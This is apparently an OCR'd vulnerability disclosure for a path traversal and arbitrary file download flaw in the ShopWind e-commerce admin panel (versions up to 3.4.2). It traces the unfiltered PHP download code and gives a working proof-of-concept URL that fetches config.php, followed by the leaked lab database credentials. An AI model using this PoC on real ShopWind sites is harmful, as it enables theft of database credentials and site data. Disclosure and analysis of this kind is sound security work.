
The Arbitrary File Download Vulnerability of ShopWind

Exploit Title: Arbitrary File Download
Date: 2022-04-28
Exploit Author: sunjiaguo
Vendor Homepage: https://www.shopwind.net/ <https://www.shopwind.net/>
Software Link: https://www.shopwind.net/product/download.html
<https://www.shopwind.net/product/download.html>
Version: <=v3.4.2
Tested on: Windows 10

1. Vulnerability analysis


After backing up the database, it is found that the backup file can be downloaded directly, so the backup download function is analyzed



□ 备份名	备份时间	备份大小	卷数	操作
□ 20220425_1	2022.04.25 23:38:55	1.2KB	1	删除 导入
● 20220425-233855-1.sql	2022.04.25 23:38:55	1.2KB		下载
□ 全选 批量删除				

1.1 Locate vulnerability entry point

By analyzing the route, it is obtained that the file entry point is \backend\controllers\DbController.php




```
/**
 * 下载备份
 */
public function actionDownload()
{
    $post = Basewind::trimAll(Yii::$app->request->get(),  toObject: true);
    if(empty($post->file)){
        return Message::warning(Language::get( message: 'no_such_file'));
    }
    if(empty($post->backup_name)){
        return Message::warning(Language::get( message: 'no_backup_name'));
    }
    $model = new \backend\models\DbForm();
    if(!$model->downloadBackup($post->backup_name, $post->file)){
        return Message::warning(Language::get( message: 'no_such_file'));
    }
}
```

1.2 Code analysis

```
/**
 * 下载备份
 */
public function actionDownload()
{
  $post = Basewind::trimAll(Yii::$app->request->get(), true);
  if(empty($post->file)){
    return Message::warning(Language::get('no_such_file'));
  }
  if(empty($post->backup_name)){
    return Message::warning(Language::get('no_backup_name'));
  }
  $model = new \backend\models\DbForm();
  if(!$model->downloadBackup($post->backup_name,$post->file)){
    return Message::warning(Language::get('no_such_file'));
  }
}
```


```
$post = Basewind::trimAll(Yii::$app->request->get(),  toObject: true);
```

In start,The Code use Yii::$app->request->get() Get all get parameters，Then use trimall to process the obtained parameters. Here, let's track the code of trimall to see how the function will handle it The code in file \common\library\Basewind.php




```php
/**
 * 数组转对象（并去掉字符串前后空格）
 * @param array|string|int $params
 * @param bool $toObject 是否转成对象
 * @param array $intvalFields 需要将$params中哪些字段的值转成整型
 */
public static function trimAll($params = null, $toObject = false, $intvalFields = array())
{
    if(!is_array($params)) {
        if($intvalFields === true) {
            return intval($params);
        }
        elseif(is_null($params) && $toObject == true) {
            return (object) $params;
        }
        return trim($params);
    }

    foreach($params as $k => $v) {
        if(is_string($v)) {
            $params[$k] = (in_array($k, $intvalFields) ? intval($v) : trim($v));
        }
        elseif(is_array($v) || is_object($v)) {
            $params[$k] = self::trimAll($v, $toObject);
        }
    }
    return $toObject ? (object)$params : $params;
}
```

The function of this function is very simple. First, all the values passed in by default will be de whitespace, and then each parameter in the passed in $intvalfields array will be converted into an integer. Because calling this function here does not pass in $intvalfields array, that is to say, all the contents obtained by get are only de whitespace. Then go on to analyze




```php
if(empty($post->file)){
    return Message::warning(Language::get( message: 'no_such_file'));
}
```



```php
if(empty($post->backup_name)){
    return Message::warning(Language::get( message: 'no_backup_name'));
}
```

Then, it will judge whether the incoming value is empty. If it is empty, it will return a warning message. This value can be passed directly




```
$model = new \backend\models\DbForm();
if (!$model->downloadBackup($post->backup_name, $post->file)) {
    return Message::warning(Language::get( message: 'no_such_file'));
}
```


Create a dbform object, and finally call the downloadbackup method of the object to download the file

1.3 Analyze the downloadBackup function

For this file, we trace the path to the dbackup \backend\models\DbForm.php




```
    /* 下载备份文件 */
    public function downloadBackup($backup_name, $file)
    {
        $path = $this->getBackUpPath() . DIRECTORY_SEPARATOR . $backup_name . DIRECTORY_SEPARATOR . $file;
        if (file_exists($path)) {
            header( string: 'Content-type: application/unknown');
            header( string: 'Content-Disposition: attachment; filename="' . $file . '"');
            header( string: "Content-Length: " . filesize($path) . "; ");
            readfile($path);
            exit(0);
        }

        return false;
    }
}
```



```
$path = $this->getBackUpPath() . DIRECTORY_SEPARATOR . $backup_name . DIRECTORY_SEPARATOR . $file;
```


Here, first call the getbackuppath method, using Backup_ Name folder and file name are spliced without any filtering

Next, trace the getbackuppath method



```
/**
 * 备份地址
 */
public function getBackUpPath() {
    $path = Yii::getAlias( alias: '@frontend') . '/web/data/' . $this->dbdata_path;
    if(!is_dir($path)) {
        FileHelper::createDirectory($path);
    }
    return $path;
}
```

Obtain the absolute path of the file by splicing the incoming value and frontend / Web / data. The key point is here. It is used directly here The value passed in by the user is spliced with the root directory of the front end of the website, and the incoming value is not detected and filtered, so we can use/ Jump to any directory, resulting in an arbitrary file download vulnerability




```
if(file_exists($path)){
    header( string: 'Content-type: application/unknown');
    header( string: 'Content-Disposition: attachment; filename="'. $file. '"');
    header( string: "Content-Length: " . filesize($path) ."; ");
    readfile($path);
    exit(0);
```

Judge whether the file exists. If it exists, read the file and download it

2. Loophole recurrence

2.1Build a good environment locally



不安全 | 10.5.8.39/admin/index.html

一周概览

新增用户 4

新增商品 0

新增店铺 0

新增订单 0

统计信息

用户总数 4

商品总数 25

订单总数 0

订单总金额 ¥0.00

数据概览

订单额概览

登陆记录


IP	管理员	登陆地址	时间
10.5.8.39	master	点击查看	2022.04.25
127.0.0.1	master	点击查看	2022.04.24
127.0.0.1	master	点击查看	2022.04.24

系统信息

ShopWind版本	2.0
安装日期	2022-04-24
服务器操作系统	WINNT
WEB 服务器	Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
PHP 版本	7.3.4
MYSQL 版本	5.7.26

2.2 Construct POC and Download Database Configuration

After the website is installed, the database configuration file config The PHP file is in the data directory, and the backup file we need to download is also in the SQL of the data directory_ Backup directory, so we only need to use/ You can jump to the data directory




此电脑 › 新加卷 (D:) › phpstudy_pro › WWW › local.rapoo.top › yii2-shopwind-h5 › frontend › web › data

名称	修改日期	类型	大小
files	2022-04-24 12:14	文件夹	
page_config	2022-04-22 16:14	文件夹	
sql_backup	2022-04-25 23:38	文件夹	
system	2022-04-22 16:14	文件夹	
config.php	2022-04-25 23:21	JetBrains PhpSto...	1 KB
initdata.lock	2022-04-24 12:14	LOCK 文件	0 KB
install.lock	2022-04-25 23:21	LOCK 文件	0 KB
setting.php	2022-04-25 23:21	JetBrains PhpSto...	2 KB

the poc example:

2.3 Download the file

get the config file success




chrome://downloads

今天

config.php

http://local.rapoo.top/admin/db/download.html?backup_name=../&file=config.php

在文件夹中显示



[redacted]

```
'db' =>
array (
  'class' => 'yii\db\Connection',
  'dsn' => 'mysql:host=127.0.0.1;port=3306;dbname=shopwind2',
  'username' => 'root',
  'password' => 'root123456',
  'charset' => 'utf8',
  'tablePrefix' => 'swd_',
)
```